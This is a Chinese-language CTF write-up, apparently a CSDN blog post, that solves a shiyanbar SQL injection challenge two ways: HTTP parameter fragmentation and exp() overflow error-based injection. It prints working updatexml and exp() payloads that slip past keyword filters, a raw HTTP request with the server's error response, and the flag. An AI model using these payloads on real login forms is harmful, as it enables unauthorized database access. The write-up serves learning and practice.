实验吧-加了料的报错注入

原创

tnt阿信 于 2018-06-04 22:04:44 发布 3475 收藏

分类专栏： Web安全 文章标签： 实验吧 加了点料的报错注入

本文链接：https://blog.csdn.net/he_and/article/details/80572740

Web安全 专栏收录该内容

74 篇文章 14 订阅

订阅专栏

前言

不得不说这一题对我来说挺有难度的，以前没有遇到过。看了别人的writeup过后，也想要记录一下，给自己攒攒经验

这题的解法有两种：

（1）HPF(http parameter fragment)


(2)exp()报错注入


HPF注入

查看源码：


就是要提交post数据，我直接在burpsuite里面操作。

随便输入两个参数，页面提示login failed。根据源码中的sql语句，我们试试username与password参数能否注入：







经过测试，两个参数都可以注入，但是有很多参数都过滤了，使用burp的intruder模块来大概测试一下到底哪些参数被过滤了,下面是username字段的结果：




union是过滤了的，=也是过滤了的

password也差不多是这些。但有一点值得注意：





如上图，password字段输入（）时，显示的是login failed但是username字段则是




user name unkwon error，可以推断username字段过滤了（）,而password没有过滤（），但是有趣的是username没有过滤可以利用的函数名，例如extractvalue，但是password字段过滤了函数名，意思就是只有拼接一下这两个字段才能完成漏洞的利用，所以我们需要用到注释符：/**/

接下来就是正常的注入流程了：

爆表名：


```
username=' or updatexml/*&password=1*/(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema regexp database()),0x7e),1) or '
```



爆字段名：


```
username=' or updatexml/*&password=1*/(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema regexp database() and table_name regexp 0x66666c6c34346a6a),0x7e),1) or '
```

这里的表明转换成16进制



接下来查表：

```
username=' or updatexml/*&password=1*/(1,concat(0x7e,(select value from ffll44jj),0x7e),1) or '
```



得到flag：flag{err0r_b4sed_sqli_+_hpf}

####利用exp()报错注入

由于出题人需要利用正则代替等号，所以也就没有过滤exp()函数。

有关exp()溢出报错注入，戳这里：http://drops.xmd5.com/static/drops/tips-8166.html

我们直接上利用语句：

```
username=1l&password=1' or exp(~(select * from (select value from ffll44jj)x)) or '
```

```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/baocuo/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1527685645;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101869%2CnickName%3AMask_;
PHPSESSID=dk5a06v106mtsif6falnkduo62
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

username=1l&password=1' or exp(~(select * from (select value from ffll44jj)x)) or '
```

```
HTTP/1.1 200 OK
Date: Mon, 04 Jun 2018 14:00:04 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 95
Connection: close
Content-Type: text/html

<br>DOUBLE value is out of range in 'exp(~((select 'flag{err0r_b4sed_sqli_+_hpf}' from dual)))'
```